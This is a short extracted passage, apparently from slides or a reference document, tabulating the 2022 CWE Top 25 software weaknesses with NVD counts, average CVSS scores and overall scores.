


D.6h3 CWEs: Common Weaknesses Enumeration

The CWE Top 25

The 2022 CWE Top 25 List with relevant scoring information, including the number of entries related to a particular CWE within the NVD data set, and the average CVSS score for each vulnerability mapped to a specific weakness.

Rank	CWE	NVD Count	Avg CVSS	Overall Score
1	CWE-787	4123	7.93	64.20
2	CWE-79	4740	5.73	45.97
3	CWE-89	1263	8.66	22.11
4	CWE-20	1520	7.19	20.63
5	CWE-125	1489	6.54	17.67
6	CWE-78	999	8.67	17.53
7	CWE-416	1021	7.79	15.50
8	CWE-22	1010	7.32	14.08
9	CWE-352	847	7.20	11.53
10	CWE-434	551	8.61	9.56
11	CWE-476	611	6.49	7.15
12	CWE-502	378	8.73	6.68
13	CWE-190	452	7.52	6.53
14	CWE-287	412	7.88	6.35
15	CWE-798	333	8.48	5.66
16	CWE-862	468	6.53	5.53
17	CWE-77	325	8.36	5.42
18	CWE-306	328	8.00	5.15
19	CWE-119	323	7.73	4.85
20	CWE-276	368	7.04	4.84
21	CWE-918	317	7.16	4.27
22	CWE-362	301	6.56	3.57
23	CWE-400	277	6.93	3.56
24	CWE-611	232	7.58	3.38
25	CWE-94	192	8.60	3.32



D.6h4 CWEs: Common Weaknesses Enumeration

The CWE Top 25






Chart Symbol Key

-  Entries that fell off the Top 25
-  New entries in the Top 25

